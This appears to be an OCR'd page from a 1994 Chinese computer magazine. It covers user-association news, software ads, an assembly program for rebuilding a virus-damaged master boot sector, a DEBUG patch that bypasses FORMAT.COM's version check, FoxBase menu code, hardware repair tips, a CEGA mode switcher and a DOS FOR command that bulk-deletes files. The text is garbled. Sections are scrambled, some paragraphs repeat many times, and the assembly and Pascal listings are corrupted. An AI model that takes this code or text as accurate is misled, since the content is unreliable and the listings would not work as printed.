协会秘书处获悉，中国计算机用户协会日前确定的1994年度工作纲要，正在广泛征求意见。协会秘书处表示，协会将紧紧围绕“服务、交流、合作、发展”的宗旨，开展各项工作。协会将重点抓好以下几项工作：一是开展调查研究，摸清用户现状；二是开展学术交流，提高理论水平；三是开展技术培训，提高用户素质；四是开展咨询服务，解决用户难题；五是开展国际合作，扩大国际影响。协会将充分发挥桥梁纽带作用，为促进我国计算机事业的发展做出积极贡献。

中国计算机用户协会提出94年工作纲要

(本报北京讯)记者月生从中国计算机用户协会秘书处获悉，中国计算机用户协会日前确定的1994年度工作纲要，正在广泛征求意见。协会秘书处表示，协会将紧紧围绕“服务、交流、合作、发展”的宗旨，开展各项工作。协会将重点抓好以下几项工作：一是开展调查研究，摸清用户现状；二是开展学术交流，提高理论水平；三是开展技术培训，提高用户素质；四是开展咨询服务，解决用户难题；五是开展国际合作，扩大国际影响。协会将充分发挥桥梁纽带作用，为促进我国计算机事业的发展做出积极贡献。

▲上海市科协实施“四个一”工程
▲多媒体家用电脑在沪问世
▲ASK向中国推出6种数据库新产品
▲上海科协今年起将通过科协组织网络和各级培训基地组织实施计算机普及推广“四”工程
▲上海港外轮理货公司开发成功具有EDI功能的“电子数据交换出入口集装箱信息系统”

★编号：940301
名称：SD综合管理系统
作者：王力生
功能简介：SD综合管理系统是一个通用性强、操作简便、安全可靠、人机界面友好的综合性管理系统。系统采用下拉式菜单、多窗口显示，在线帮助，操作方便快捷；设置了二级密码、数据加密、及数据的备份和恢复，保证了安全性；对有关数据视图种类的情况自动采用拼图或直方图显示其在总体所占百分比，直观清晰。该系统是决策者的有力助手，通过它可以全面、清楚、及时地了解企业的人事、工资、财务、房产、销售及用户等情况，可以提醒您每天应办的事项。

本系统提供了各部门的人事档案管理、财务管理、工资管理、库房管理及销售管理，可以直接管理50个部门数十万的人事、工资、档案资料及数十个库房产上万种材料；财务管理部分是按新会计准则、按单记账，可自动生成各种帐户的帐页及各种报表，具有一般财会软件的功能。系统同时提供了备忘记录、通讯录、日历、计算器等辅助功能。
运行环境：IBM-PC及兼容机(带硬盘)，VGA

或TVGA显示器，内存640K以上，各种24针打印机。操作系统为DOS3.3以上。
转让方式：压盘高保密盘(1.44及1.2M)2张，安装使用说明一份。
转让价格：800元/套。
说明：为保护用户利益，首先购买试用版，50元/套。用户认为满意后再购买正式版。
邮购单位：中外合资成都四达电子有限公司
开户行：成都市农行金牛信用社
帐号：2011006-205
联系人：王任仁
单位地址：四川成都外西土桥(成温公路洗车场对面200米处)
邮编：610036
电话：(028)-7771517
传 呼：2186186
-10112
★编号：940302
名称：高级矢量汉字库
作者：江志意
主要功能：如今大多数的汉字操作系统和AUTOCAD系统使用的大都是点阵字体，无

论是打印输出还是屏幕显示都达不到用户的精度需求，而且字体种类贫乏，单调乏味。本部最新推出的高级汉字矢量汉字库，具有字体精度高(放大、缩小不变形、无锯齿)、种类全(共有宋体、黑体、楷体、仿宋体、隶书、隶变、标宋、大行楷、中国、魏碑、综艺、美照、细圆、魏圆、简体等)完整共二十六种字体)，完全可用于CAD、轻印刷、动画、刻字等领域，字库结构面向用户公开，提供显示汉字轮廓的C源程序。
运行环境：IBM PC兼容机，DOS3.30以上。提供的C源程序可方便地转换成FORTRAN、PASCAL语言等。
转让方式：提供字库结构和还原算法(C源程序)。奉送转换汉字成DXV格式软件一套。
转让价格：基本系统(源程序+宋体黑体四种简体矢量字库)5888元，增加一种字库200元，全套购买议。备有演示盘50元。
收款单位：(200137)上海浦东高桥海高路1017号 华夏自控工程有限公司软件部(电话：5348714(晚上)；BP：3232119-9013) 联系人：江志意

天汇标准汉字系统

1.5标准版 网络版 ONLAN/PC专用版
电子科技大学天汇技术开发有限公司(天汇汉字西南办事处)
电话：(028) 3333312-2587 传真：(028) 3334131-天汇公司
开户行：电子科技大学天汇技术开发有限公司 开户行：四川省建行直隶新瑞办
帐号：263016984 邮编：610054
地址：成都建设北路二段四号电子科技大学十二系院内

近几年来经常遇到由于病毒发作破坏了主引导扇区，导致计算机不能引导启动。以前一些杂志介绍解决这类问题的方法上，一是将过完备份的主引导扇区用中断 INT13H 写回硬盘，二是找一台同机型、同硬盘类型的好机器，用 INT13H 将好机器上的主引导扇区通过软盘写到坏机器的主引导扇区位置上。但是，这两种方法存在着问题。一是备份主引导扇区的软盘可能被病毒破坏，二是在周围找不到同类型的机器，或既使找到了，而磁盘分区

利用微程序技术编制分区引导恢复主引导扇区

可能不相同，仍然无法进行恢复。于是，就提出一个问题：在设有外界条件下，能否利用被破坏的计算机本身磁盘结构特征来推导出一个和原来一样的主引导扇区？笔者通过对十几种型号、二十余台计算机的实际分析对比，找到了解决这一问题的方法，并编写了程序。

一、基本原理

我们知道，任何一个微机的引导扇区都是由引导区、分区引导区、分区引导区三部分组成的。不同机器的引导区，而磁盘分区表却不同。因此，我们可以把恢复主引导扇区归为恢复磁盘分区表。由于磁盘分区表与该磁道分区表有着密切的关系，因此，我们只要对磁盘分区表的结构（不能被病毒破坏）进行分析，即搞清楚磁盘是如何划分的，再通过对这种关系，便可反推出原来分区表来，从而生成一个和原来一样的主引导扇区。这就是解决这一问题的基本原理。

为06H，否则，当该分区的总柱面数（终止柱面号加1）小于等于1/2最大柱面数（所含扇区总数小于等于FFFFH），且为最大的那个柱面数时，该系标志字节取值为01H，反之则为04H。系统标志字节对扩展DOS分区而言取值均为05H。

分区的终止磁头号（05H）的取值均为总磁头号减1。

分区的终止扇区号（06H字节的低6位）的取值均为每磁道的扇区数。

分区的终止柱面号（07H字节为低6位，06H字节的高2位为该柱面号的高2位）的取值，对主DOS分区来说为特导寻址表，对扩展DOS分区来说为磁道的总柱面数。

相对扇区号（08H-0BH）取值，对主DOS分区是每磁道扇区数，对扩展DOS分区则是主DOS分区中可用扇区数与每磁道的扇区数之和。

可用扇区数（0CH-0FH），对主DOS分区来说，它等于该分区的柱面数（该分区的终止柱面号加1）与总磁头号（从CMOS中得到）和每磁道扇区数之积后，再减去每磁道扇区数。就是说知道了主DOS分区的终止柱面号即可算得。对扩展DOS分区来说，它等于磁道总柱面数（从CMOS中得到）减去主DOS分区的终止柱面号再与总磁头号每磁道扇区数之积。

从上述分析的结果可以看出，只要能够找到主DOS分区的终止柱面号或扩展DOS分区的起始柱面号，就可以通过上述各部分取值与存在的关系得到一份磁盘分区表。为找到扩展DOS分区区域中的第一个扇区，我们将柱面号从1开始逐个递增，同时对每个柱面的磁头号，比较的内容是1FEH字的内容与AA5H值相等。同时10H字的内容与当前该磁道所在柱面、扇区值相等。如果同时满足了这两个条件，而且是第一次满足，则当前的柱面号即为所要寻找的扩展DOS分区的起始柱面号。于是，原磁盘分区表就可以推导出。

如果遍历所有磁道柱面还没有同时满足上述两个条件，则说明该磁盘根本没有扩展DOS分区。全部磁盘空间均为主DOS分区。这种磁盘分区表很容易推导。

三、软件实现

从上述介绍的恢复主引导扇区的方法和步骤来看，用手工业来推导是很困难的，而且容易出错。因此，笔者用汇编语言编写成RECABOOT.ASM，并编译为RECABOOT.EXE来运行，最长时间不超过30秒钟，效率是相当高的。RECABOOT.ASM程序清单附后。

我们在运行DOS外部命令（例如FORMAT.COM）时，往往会在屏幕上出现“Incorrect DOS version”而且该外部命令不会继续运行。这种现象的频繁出现，使人感到很不方便。

为什么会出现这种现象呢？这是该外部命令与当前系统的版本不一致的缘故。那么，当外部命令与系统版本不一致时，该命令能否在当前的系统下正确运行呢？

我们知道，DOS的30H功能用来获取DOS的版本号。使用该功能时，将30H装入AH寄存器中，执行INT 21H后，来使INT 21H在AH寄存器中返回。次要版本号在AH寄存器中返回。我们平时使用的DOS外部命令大都使用了30H号功能来控制程序是否被执行。当试图在一个不兼容的DOS版本下运行该外部命令时，将显示出“Incorrect DOS version”并返回DOS。

因此，我们只要将外部命令中调用30H号功能后的控制语句稍作修改即可实现低版本上的外部命令在其较高版本下正确运行。

下面以DOS3.20上的FORMAT.COM为例，说明修改方法和步骤如下：

1. 用 PCTOOLS 的 FIND 功能查找 FORMAT.COM 中的“B43CD21” (MOV AH,30H和INT 21H的机器代码)。记下其相对扇区号0001和偏移量0017。

2. 用公式 d=相对扇区号×512+256+偏移量计算出 d=785，化成十六进制输出为0311H。(对EXE型外部命令文件改用公式 d=相对扇区号×512+偏移量-512)

3. 用 DEBUG 的 A 命令修改 U0311

```

XXXX,0311 MOV AH,30
XXXX,0313 INT 21H
;获取版本号
XXXX,0315 XCHG AH,AL
XXXX,0317 CMP AX,0314
;比较版本号
XXXX,031A JB 0321
;大于转0321，显示“Incorrect DOS Version”
XXXX,031C CMP AX,0314
XXXX,031F JBE 0332
;相等，转0332继续执行
;对主引导命令可以看出，只要将XXXX,031A处的JB 0321改为MP 0332，即可忽略版本核对，使程序继续执行。

```

—A 031A
XXXX,031A JMP 0332
—W
—Q
上述XXXX表示段地址。不同系统地址不同，经上述修改后，FORMAT.COM能在DOS3.2上正确运行，对其它DOS外部命令，程序代码的偏移量有所不同，但方法和步骤相同。 □湖南 袁群勇

二、方法和步骤

首先来分析一下主引导扇区的结构及其内容含义。

该扇区内容从0000H到00D0H为主引导区，而从01BEH到01FDH的64个字节为磁盘分区表。通常对主DOS引导的操作系统来说，其磁盘分区表只需前32个字节，前16个字节是主DOS分区记录，后16个字节是扩展DOS分区记录。每条记录结构含义如下：

百兆标志字节（00H）内容对主DOS分区记录为80H，扩展DOS分区记录为00H。

起始磁头号（01H）的取值，对主DOS分区为01H，对扩展DOS分区为00H。

起始扇区号（02H字节的低6位）的取值均为01H。

起始柱面号（3H字节为低6位，02H字节的高2位为该柱面号的高2位）的取值，对主DOS分区来说为01H，对扩展DOS分区来说为主DOS分区终止柱面号加1。

系统标志字节（04H）的取值内容，对主DOS分区而言，是由该分区的可用扇区数（0CH-0FH字节）的大小决定的。如果可用扇区数大于FFFFH时，取值

name creaboot
title recboot boot'
cseg segment para public
CODE'
assume cs,cseg,ds;
data,es,data,ss,stack
RECABOOT proc far
push ds
xor ax,ax
mov es,ax
mov ds,ax
recaboot1, mov ah,08h;
读CMOS
and ah,0fh
mov dl,80h
int 13h
jrc recaboot4
mov es,ds
mov al,cl
and al,3fh
mov sect_n,al
mov al,ch
rol cx,1
rol cx,1
mov ah,ch
and ah,03
inc ax
mov cpl_n,ax
mov head_n,dh
call LOCABOOT
mov ah,ebbs
cmp ah,0h
jnz recaboot4
call LOCAEB
jmp recaboot3
recaboot3, mov ax,0301h
mov bx,offset boot
buffer
mov cx,0001h
mov dx,0008h
int 13h
pop ds
mov ax,4e00h
int 21h
recaboot4, mov dx,offset
msg2
length cx, msg2
mov bx,2h
mov ah,40h
int 21h
pop ds
mov ax,4e01h
int 21h
RECABOOT endp
LOCABOOT proc near
xor ax,ax
mov cpl_n,ax
local mov ax,cyl_n-1;
找扩展DOS分区的起始柱面号
inc ax
mov cpl_n,ax
mov ch,1
call ROL6
mov cx,ax
call READEB
jc locae5
mov ax,exboot
+1feh
cmp ax,0aa55h
jnz locae1
cmp cx,exboot
+1c0h
jns local
mov ebbs,00
jmp loca2
locae5, jnb ebbs,01
clc
olca2,ret
LOCABOOT endp
LOCAEB proc near;
新的磁盘分区记录
mov ax,cyl_n
mov dx,0h
mov cx,02h
div cx
cmp dx,0h
jnb sb1
inc ax
sb1,cmp cpl_n,ax
jb sb2
mov mc2,04h
jmp sb3
sb2, mov mc2,01h
sb3,ret
SYS_BZ endp

mov boot_buffer
+1d6h,ax
mov boot_buffer
+1d6h,dx
mov cl,sect_n
sub ch,chs
sub ax,cx
dec locae3
dec dx
locae3, mov boot
_buffer+1cah,dx
cmp dx,0
jc locae4
jc locae4
mov mc2,06h
jmp locae5
locae4, call GET'
-MAXS
call SYS_BZ
locae5, mov ax,exboot
+1cah
add boot_buffer
+1dah,ax
inc locae6
inc boot_buffer
+1dch
clc
locae6, mov ax,exboot
+1feh
add boot_buffer
+1dch,ax
xor ah,ah
mov al,sect_n
add boot_buffer
+1dah,ax
jns locae7
inc boot_buffer
+1dch
clc
locae7, mov cx,exboot
+1d0h
cmp cx,0
jc locae8
call READEB
jc locae5
locae8, mov ax,exboot
+1c3h
mov md3,al
mov ax,exboot
+1c4h
mov boot_buffer
+1d4h,ax
ret
LOCAEB endp
READEB proc near,读一个扇区
mov ax,0101h
mov bx,offset exboot
mov dx,0080h
int 13h
ret
READEB endp
ROL6 rproc near
mov cl,6h
rol ah,cl
add ah,chs
rcb,ah,al
ret
ROL6 endp
CMULS proc near,求扇区数
mov ax,cyl_n
mov cl,head_n
inc cl
sub ch,chs
mul cx
mov cl,sect_n
mul cx
ret
CMULS endp
SYS-BZ proc near,求系统标志
mov ax,maxc_n
mov dx,0h
mov cx,02h
div cx
cmp dx,0h
jnb sb1
inc ax
sb1,cmp cpl_n,ax
jb sb2
mov mc2,04h
jmp sb3
sb2, mov mc2,01h
sb3,ret
SYS_BZ endp

GET_MAXS proc near,求<-0FFFFH的最大扇区数
xor dx,dx
xor cx,cx
xor ah,ah
mov al,head_n
inc al
mul sect_n
mov hms_n,ax
mov ax,0ffffh
mov cx,hms_n
div cx
mov maxc_n,ax
mul cx
mov maxs_n,ax
ret
GET_MAXS endp
cseg ends
data segment para public
'DATA'
maxc_n dw 1 dup(0)
maxs_n dw 1 dup(0)
cyl_n dw 1 dup(0)
head_n db 1 dup(0)
sect_n db 1 dup(0)
hms_n dw 1 dup(0)
boot_buffer;引导记录
db FA,33,CO,8E,
DO,BC,00,7C,8B,FA,
50,07,50,1F,FB,FC
db BF,00,06,B9,00,
01,F2,A5,EA,1D,06,
00,00,B3,04,80,3C,80,
74,0E,80,3C,00,75,1C,
83,C6,10,FE
db CB,75,FE,CD,18,
8B,14,8B,4C,02,8B,
EE,83,C6,10,FE
db CB,74,1A,80,3C,
00,74,F4,BE,8B,06,
AC,3C,00,74,0B
db 5B,6B,07,00,BA,
0F,CD,10,5E,EB,FO,
EB,FE,BF,05,00
db BB,00,7C,B8,01,
02,57,CD,13,5F,73,
0C,33,CO,CD,13
db 4F,75,ED,BE,A3,
06,EB,D3,FE,C2,06,
BF,FE,7D,61,3D
db 55,AA,75,C7,8B,
FS,EA,00,74,00,00,
48,5E,75,61,6C
db 69,64,20,70,61,
72,74,69,74,69,6F,6E,
20,74,61,62
db 6C,65,00,45,72,
72,6F,72,20,6C,6F,61,
64,69,6E,67
db 20,6F,70,65,72,
61,74,69,6E,67,20,73,
79,73,74,65
db 6D,00,4D,69,73,
73,69,6E,67,20,6F,70,
65,72,61,74
db 69,6E,67,20,73,
79,73,74,65,6D
db 064h dup(?)
db 80,01;磁盘分区表
mc0 dw 1 dup(?)
mc2 db 1 dup(?)
mc3 db 1 dup(?)
mc4 dw 1 dup(?)
mc6 db 2 dup(?)
mc8 dw 4 dup(?)
md0 dw 1 dup(?)
md2 db 1 dup(?)
md3 db 1 dup(?)
mds, dw 6 dup(?)
mc0 db 1EH dup(?)
db 55,AA
exboot dw 256 dup(?)
cends_n db 1 dup(?)
chead_n db 1 dup(?)
cpl_n dw 1 dup(?)
cendc_n dw 1 dup(?)
ebbs dw 1 dup(?)
msg2 db 0dh,0ah,
Misint parameters,
0dh,0ah
msg2_length equ \$
-msg2
msg11 db 0dh,0ah,
Recall mainboot is suc
cess,0dh,0ah
msg11_length equ \$
-msg11
data ends
stack segment para
stack\$TACK'
db 64 dup(?)
stack ends
end recaboot

实用的FOXBASE菜单管理

管理信息系统(MIS)是一项庞大的系统工程,其菜单管理是典型的自顶向下的树状结构...

笔者应用数据库存储和处理菜单项及其调用,实现菜单系统管理,其关键在于菜单编码方法...

上述利用菜单编码动态索引的方法,使一个管理信息系统的成本上千个菜单项仅用一个(或若干个)数据库存放和调用...

一、转买的一台XT型电脑,双软无硬盘,附金山汉卡SUPER-1一块...

【故障现象】机器开机启动后,进入金山汉字状态时,汉字显示出现叠影...

【故障检测】首先怀疑显示器的帧频调整不当,经调试予以排除...

二、病毒干扰。在干净环境下,用SCAN/KILL/CPAV/UTSCAN等众多最新版的病毒软件...

三、判断是汉卡还是主机故障。仅进入西文系统,系统仍旧出现“掉字”现象...

四、问题一定出在汉卡或其与主机的接口上。将汉卡插到别人的好机器上...

五、对主机系统板的扩展槽仔细检查,发现主机板与机壳顶部略有弯曲变形...

```
7 menucl1=48
8 menuw2=19
9 menucl2=75
10 do menuwd
11 @menuw1-2, menucl1
12 use &menudbf mn excl
13 js mn=2
14 dh mn(1)='
15 dh mn(2)='
16 smlp mn=.t.
17 do while.t.
18 do waitp with 10.请'
19 if .not. smlp mn
20 use &menudbf mn excl
21 endif
22 index on cdh for trim(cdh)='+' or trim(cdh)='0' or len(trim(cdh))=jn mn-1;
23 and subs(cdh,1,jn mn-1)='dh mn' & mn-1) to &mdxfl mn
24 go bottom
25 recbtn=recn()
26 go top
27 recbtn=recn()
28 smlp mn=t.t
29 do waitp with 10.
30 do menuw1 with menuw1, menucl1
31 if len(trim(pfex))<>0
32 d=0
33 rght='
34 rght1='
35 rght2='
36 rght zy='
37 rght2 zy='
38 if len(zyh)<>0
39 rght zy=subs(zyh,1,2)
40 rght1 zy=subs(zyh,2,3)
3)
```

本菜单管理系统功能的实现,使沿用的每级一级菜单项都要增加一个调用模块,改用菜单数据库处理,可节省菜单模块编制工作量...

数据库结构: G、FOX\MENU.DBF 数据记录数:572 数据更新日期:08/25/90 字段名 类型 宽度 小数 1菜单号 CDH 字符 18 2菜单名称 JCMC 字符 23 3作业号 ZYH 字符 4 4(叠符)PFEX 字符 10 5(叠符)参数 JXCX 字符 50 *总库 **112 *多级菜单主控程序 (menuch.prg)

```
1 para menudbf mn, maint1
2 dime mc_mn(20), dh mn(20)
3 mc_mn(1)=maint1
4 menudbf mn=vsdk
5 sys+menudbf mn=vsdk
5 mduxfll mn=vsdk
6 sys+menudbf.idx'
7 menuw1=8
```

力过大,使汉卡插头和扩展槽发生串位引起故障?将汉卡拆卸下,重新插正汉卡,启动机器,系统正常进入金山汉字系统!

【故障现象】启动机器,系统自检后,硬盘亮一下变暗,屏幕显示无任何提示,插入软盘,进入系统,但不能进硬盘。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

```
41 rght2 zy=(subs(zyh,4,1)
42 d=at(rght1_zy, rght1)
43 if d<>0
44 rght=uppe(subs(rightc,d-1,1))
45 rght1=subs(rightc,d,3)
46 else
47 rght='B'
48 if at('k',rightc)<>0
49 rght2='k'
50 else
51 if at('j',rightc)<>0
52 rght2='j'
53 else
54 if at('r',rightc)<>0
55 if at('t',rightc)<>0
56 else
57 if at('H',rightc)<>0
58 rght2='H'
59 endif
60 *rght1='
61 endif
62 endif
63 endif
64 endif
65 endif
66 if d<>0, and, rght >=rght_zy, or, d=0;
67, and, (len(rght)=0, or, rght zy<'0', and, rght2 >=rght2_zy)
68 smlp mn=.f.
69 endpf mn=subs(pfex,1,2)
70 endfl mn=trim(subs(pfex,3))
71 endes mn=trim(cxcx)
72 use
73 wind box=0
74 do getscr with 0,0,24,79
75 wind box=2
76 set defa to g and endpf tan
77 if len(cxcx mn)<>0
78 do &endfl mn with &endc mn
79 else
80 do &endfl mn
81 endif
82 set defa to g;
83 do putscr with 0,0,24,79
84 else
85 do y_or_a with 10.取
86 *exit
87 endif
88 else
89 *exit
90 *endif
91 *enddo
92 dh mn(jn mn)=trim
93 if mn(jn mn)='0'
94 js mn=2
95 @menuw1-3, 0 clear
```

硬盘为250M的486DX/33,以前为33M小分区,由于安装WIN DOWS3.11和BORLANDC++3.1程序,故用COMPAQ DOS3.11对硬盘进行了重新分区,建立一个130M的DOS分区和一个非DOS的120M盘分区...

抱着一线希望,用DEBUG跟踪运行2.13H,发现只是在运行CV26.COM时才出现异常,由此我怀疑2.13并非能在大分区下运行,而是支持大分区的

【设计思想及实现】在开发MIS时,屏幕输入和显示比较难调试,虽然现在有许多屏幕格式生成器,但大多只是生成屏幕显示程序,如果显示内容发生变化,必然要修改程序,增加许多工作...

通{用}输{入}及{显}示{程}序

方法: 1. 我把MIS中的数据库分为两类,实体库和描述库,实体库是MIS所要操作的数据库,用来存放数据信息,描述库是存放实体库信息的描述,一般是对每个字段的操作要求...

这两个通用程序体现了描述数据库方法的基本思想,在原型法进行开发时特别有用,如果增加功能,只需在描述库中增加一些字段,对增加的功能描述进去,再将程序增加修改,也可成为通用的菜单程序...

2. 把实体库结构的信息描述到描述库中,就可以运行程序,假使实体库结构如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include N 2, N 2, C 10, C 20, C 10, C 10, N 2, N 2, C 8, C 8, C 20, N 5, N 5, N 6 2, N 7 2.

那么,描述库数据可以描述如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include 1 5 FPH 发票号, 1 20 RQ 日期, 1 50 ZY 摘要, 3 5 SL 数量, 3 20 DJ 单价, 3 50 JE 金额, N=5, M=M+2, ELSE, n=n+20.

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

通{用}输{入}及{显}示{程}序

方法: 1. 我把MIS中的数据库分为两类,实体库和描述库,实体库是MIS所要操作的数据库,用来存放数据信息,描述库是存放实体库信息的描述,一般是对每个字段的操作要求...

这两个通用程序体现了描述数据库方法的基本思想,在原型法进行开发时特别有用,如果增加功能,只需在描述库中增加一些字段,对增加的功能描述进去,再将程序增加修改,也可成为通用的菜单程序...

2. 把实体库结构的信息描述到描述库中,就可以运行程序,假使实体库结构如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include N 2, N 2, C 10, C 20, C 10, C 10, N 2, N 2, C 8, C 8, C 20, N 5, N 5, N 6 2, N 7 2.

那么,描述库数据可以描述如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include 1 5 FPH 发票号, 1 20 RQ 日期, 1 50 ZY 摘要, 3 5 SL 数量, 3 20 DJ 单价, 3 50 JE 金额, N=5, M=M+2, ELSE, n=n+20.

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

通{用}输{入}及{显}示{程}序

方法: 1. 我把MIS中的数据库分为两类,实体库和描述库,实体库是MIS所要操作的数据库,用来存放数据信息,描述库是存放实体库信息的描述,一般是对每个字段的操作要求...

这两个通用程序体现了描述数据库方法的基本思想,在原型法进行开发时特别有用,如果增加功能,只需在描述库中增加一些字段,对增加的功能描述进去,再将程序增加修改,也可成为通用的菜单程序...

2. 把实体库结构的信息描述到描述库中,就可以运行程序,假使实体库结构如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include N 2, N 2, C 10, C 20, C 10, C 10, N 2, N 2, C 8, C 8, C 20, N 5, N 5, N 6 2, N 7 2.

那么,描述库数据可以描述如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include 1 5 FPH 发票号, 1 20 RQ 日期, 1 50 ZY 摘要, 3 5 SL 数量, 3 20 DJ 单价, 3 50 JE 金额, N=5, M=M+2, ELSE, n=n+20.

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

【故障检修】检查系统CMOS内容,系统配置正常,碍于要保护硬盘内容,不宜立即对硬盘执行FDISK操作。

通{用}输{入}及{显}示{程}序

方法: 1. 我把MIS中的数据库分为两类,实体库和描述库,实体库是MIS所要操作的数据库,用来存放数据信息,描述库是存放实体库信息的描述,一般是对每个字段的操作要求...

这两个通用程序体现了描述数据库方法的基本思想,在原型法进行开发时特别有用,如果增加功能,只需在描述库中增加一些字段,对增加的功能描述进去,再将程序增加修改,也可成为通用的菜单程序...

2. 把实体库结构的信息描述到描述库中,就可以运行程序,假使实体库结构如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include N 2, N 2, C 10, C 20, C 10, C 10, N 2, N 2, C 8, C 8, C 20, N 5, N 5, N 6 2, N 7 2.

那么,描述库数据可以描述如下:

Table with 2 columns: 行 (Line), 列 (Column). Rows include 1 5 FPH 发票号, 1 20 RQ 日期, 1 50 ZY 摘要, 3 5 SL 数量, 3 20 DJ 单价, 3 50 JE 金额, N=5, M=M+2, ELSE, n=n+20.

目前国产的微机有很多是使用CEGA显示卡,CEGA卡上有两种工作方式,即兼容IBM-EGA的工作方式(简称IBM方式),兼容GW0520CH上014卡的工作方式(简称GW方式),实现这两种工作方式切换可以使用卡上的硬件开关来完成,但需要重新启动机器后才有效,这样显然太令人不满意了,其实利用卡上BIOS的功能可以既快又方便地切换工作方式,特别是下面程序中构造的第二种选项(GW方式)在不进入中文系统即可显示汉字是很妙的,当运行需显示汉字但不必输入汉字的软件是有独到之处,尤其是想浏览汉字的文本

软件实现C-EGA卡工作方式切换

文件时用DOS的TYPE命令加DOS的MORE.COM就可以很方便了,完全抛弃启动汉字系统带来的某些麻烦。

使用DOS命令行打 switch,然后根据提示输入1、2或3即可(打其它键都进入IBM方式)。

```

□ 冯江 杜惠康
PROGRAM SWITCH;
var xch, char;
i: integer;
PROCEDURE IBM;
BEGIN
ASM
MOV AX, 1DC3H
INT 10h
MOV AX, 1801h
INT 10h
END;
PROCEDURE CEGA;
BEGIN
ASM
MOV AX, 1D40h
INT 10h
MOV AX, 1800h
INT 10h
MOV AX, 4001h
INT 10h
END;
END;
WRITELN('请选择一、二、三');
asm
mov ax, 0100h
int 21h
mov xch, al
end;
if (xch = '1')
then cega
else if (xch = '2')
then gw
else ibm;
end.
WRITELN('可供选

```

```

END;
PROCEDURE GW;
BEGIN
ASM
MOV AX, 1D40h
INT 10h
MOV AX, 1800h
INT 10h
MOV AX, 4001h
INT 10h
END;
END;
PROCEDURE CEGA;
BEGIN
ASM
MOV AX, 1D40h
INT 10h
MOV AX, 1801h
INT 10h
END;
END;
WRITELN('请选择一、二、三');
asm
mov ax, 0100h
int 21h
mov xch, al
end;
if (xch = '1')
then cega
else if (xch = '2')
then gw
else ibm;
end.
WRITELN('可供选

```

用CASIO fx-4500p

计算器可以计算两个矩阵乘积最大为A₁₀ × B₁₀ = C₁₀的矩阵,只要是A、B矩阵在上述标准范围内程序是通用的,现以如下两矩阵A和B,试计算矩阵C=A·B

```

1 2 3 4 9 10 -8
3 9 4 0 -17 11
12 -31 8 15 -23 4
A = 15 -23 27 31 0 28
11 24 -31 0 9 2 5
27 42 36 -7 11 -47
6x7

4 5 3 6 9 11 24 35
11 16 2 3 -1 0 9 11
7 14 28 0 8 9 22 31
B = 8 0 7 19 42 0 5 -31
18 27 34 0 8 -17 3 29
7 9 13 6 24 31 40 1
7x8

则C为C=A·B=

```

矩阵乘法通用程序

```

156 362 477 165 510 -180 264 114
332 387 558 137 60 89 305 829
-303 -487 -318 587 612 645 482 -358
185 442 1184 733 1631 508 1204 600
850 1151 1032 297 460 -708 -68 1282
336 1100 -448 -259 -52 -217 1037 599
6x8

```

```

程序如下: A→为程
序名,为节省程序内存容
量,程序名不必写的过
长,而用任何一个字母代
替也是可以约。
A=10; H=10; I
=1; E
Lb1 0
(B)
A[A]=B
A≥H-1+E (E-1)
+E (E+1) ⇒GOTO4
D
A=AA+1; GOTO0
Lb1 4

```

GOTO 8

```

Lb1 3
I≥E-1⇒GOTO 7
I=I+1, A=10+E (I
-1), GOTO 5
Lb1 7
OK

```

程序说明: A为存储矩阵脚标从10开始, E为要输入的矩阵行数, 执行程序时按AC、SHIFT AC EXE (消0操作), 然后按FILE EXE, 此时可输入矩阵数E, 接着是依行输入第一个矩阵A, 再按列输入第二个矩阵B, 当输入完矩阵A、B的数据后按EXE即可得到矩阵C的, (C按行显示出来)。若要求计算器自动显示C的值, 可在程序中“FL”指令语句改写成“F, panner”即可。

很多用户可能遇上过这样的烦恼, 有时不慎将一张软盘中的大量文件拷贝到硬盘根目录或其他子目录, 与该目录的文件混杂在一起, 当文件数较多时, 为了删除这些不慎拷贝的文件, 有些用户会一筹莫展, 不得不将文件一个个地挑出删除, 其实, 妙用DOS提供的FOR命令, 可轻松地而准确地完成这种删除工作。

```

FOR命令的语法如下:
FOR %VARIABLE IN (set) DO command
%variable, 变量名 (在命令行中以单分号开头, 在此文件中以双百分号%%开头)
(set), 文件名集合, 可使用通配符*和?, 用小括号括起)
command, 对每个文件执行的命令, 可带参数。
对本文开头所述情况, 设A盘文件不慎拷贝入C盘根目录, 在当前驱动器为A的状态下键入以下命令即可完成删除:
A>FOR %a IN (*, *) DO del C:\%a
□上海 王庆达

```

